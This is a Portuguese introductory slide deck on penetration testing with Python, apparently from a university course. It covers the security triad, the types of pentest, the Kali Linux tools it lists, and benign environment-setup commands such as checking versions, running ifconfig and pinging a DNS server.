




INTRODUÇÃO AO PENTEST COM PYTHON

PYTHON



- Graduação em Engenharia de Computação
- Mestre em Engenharia de Computação
- Professor da Graduação
- Coordenador do Laboratório Aberto
- Coordenador do MBA em Data Science e IoT



PENTEST COM PYTHON

Desmistificando PenTest



INTRODUÇÃO AO PENTEST

Desmistificando PenTest

Me. Daniel Corrêa da Silva



PENTEST – TESTE DE PENETRAÇÃO

Segurança da Informação: proteção oferecida a um sistema de informação automatizado para atingir os objetivos apropriados de preservação da integridade, disponibilidade e confidencialidade de ativos de sistemas de informação (hardware, software, firmware, informações/dados e telecomunicações).

A. CONFIDENCIALIDADE:

- **Confidencialidade de dados:** garante que informações privadas ou confidenciais não fiquem disponíveis nem sejam reveladas a indivíduos não autorizados.
- **Privacidade:** garante que indivíduos controlem quais informações sobre eles podem ser coletadas e armazenadas, por quem e para quem tais informações podem ser reveladas.

B. INTEGRIDADE:

- **Integridade de dados:** garante que informações e programas sejam alterados somente de maneira especificada e autorizada.
- **Integridade de Sistemas:** garante que um sistema desempenhe sua função pretendida de maneira incólume, livre de manipulação não autorizada do sistema, seja deliberada, seja inadvertida.

C. DISPONIBILIDADE:

- garante que os sistemas funcionem prontamente e que não haja negação de serviços a usuários autorizados.



Triade de Requisitos de Segurança



PENTEST – TESTE DE PENETRAÇÃO



C. AUTENTICIDADE: assegurar a legitimidade na verificação e identificação do emissor da mensagem com o objetivo de garantir se a fonte da mensagem é confiável ou não.



D. RESPONSABILIDADE: capacidade de rastrear uma violação mediante o registro de todas as atividades para uma posterior análise forense.






PENTEST – TESTE DE PENETRAÇÃO

Definição: método que avalia a segurança de um sistema ou rede mediante teste de penetração.

Tipos de PenTest:

- Testes em serviços de rede;
- Testes de aplicação web
- Testes de client side
- Teste de engenharia social





INTRODUÇÃO KALI LINUX

Desmistificando PenTest

Me. Daniel Corrêa da Silva



PENTEST – TESTE DE PENETRAÇÃO

Kali Linux:

- Distribuição Baseada no Debian
- Sucessor do Back Trak
- Destinado à auditoria e segurança
- Mantido pela Offensive Security
- Recursos:
 - * Nmap
 - * Wireshark
 - * Jhon the Ripper
 - * Aircrack-ng





KALI LINUX

Preparação do ambiente:

- Versão do Kali Linux
- Versão do Python

```
Aplicações Terminal - root@kali-lin...  
Arquivo Editar Ver Terminal Abas Ajuda  
root@kali-linux:~# python --version  
Python 2.7.15+  
root@kali-linux:~#
```

```
Aplicações Terminal - root@kali-lin...  
Arquivo Editar Ver Terminal Abas Ajuda  
root@kali-linux:~# cat /etc/os-release  
PRETTY_NAME="Kali GNU/Linux Rolling"  
NAME="Kali GNU/Linux"  
ID=kali  
VERSION="2019.1"  
VERSION_ID="2019.1"  
ID_LIKE=debian  
ANSI_COLOR="1;31"  
HOME_URL="https://www.kali.org/"  
SUPPORT_URL="https://forums.kali.org/"  
BUG_REPORT_URL="https://bugs.kali.org/"  
root@kali-linux:~#
```




KALI LINUX

Preparação do ambiente:

- Verificando rede

```
root@kali-linux:~# apt-get install net-tools;
Lendo listas de pacotes... Pronto
Construindo árvore de dependências
Lendo informação de estado... Pronto
net-tools is already the newest version (1.60+git20180626.aebd88e-1).
0 pacotes atualizados, 0 pacotes novos instalados, 0 a serem removidos e 209 não atualizados.
root@kali-linux:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.211.55.7  netmask 255.255.255.0  broadcast 10.211.55.255
    inet6 fdb2:2c26:f4e4:0:540e:7376:1e4:2bb2  prefixlen 64  scopeid 0x0<global>
    inet6 fe80::21c:42ff:fe9c:868d  prefixlen 64  scopeid 0x20<link>
    inet6 fdb2:2c26:f4e4:0:21c:42ff:fe9c:868d  prefixlen 64  scopeid 0x0<global>
    ether 00:1c:42:9c:86:8d  txqueuelen 1000  (Ethernet)
    RX packets 412  bytes 306021 (298.8 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 299  bytes 28602 (27.9 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Loopback Local)
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 0  bytes 0 (0.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali-linux:~#
```




Preparação do ambiente:

Configurar virtual box como NAT:


1 - Acessar o menu Dispositivos

2 - Acessar a opção Redes

3 - Acessar Configuração de Redes

4 - Confirme a conexão com a internet executando:

- ping 8.8.8.8

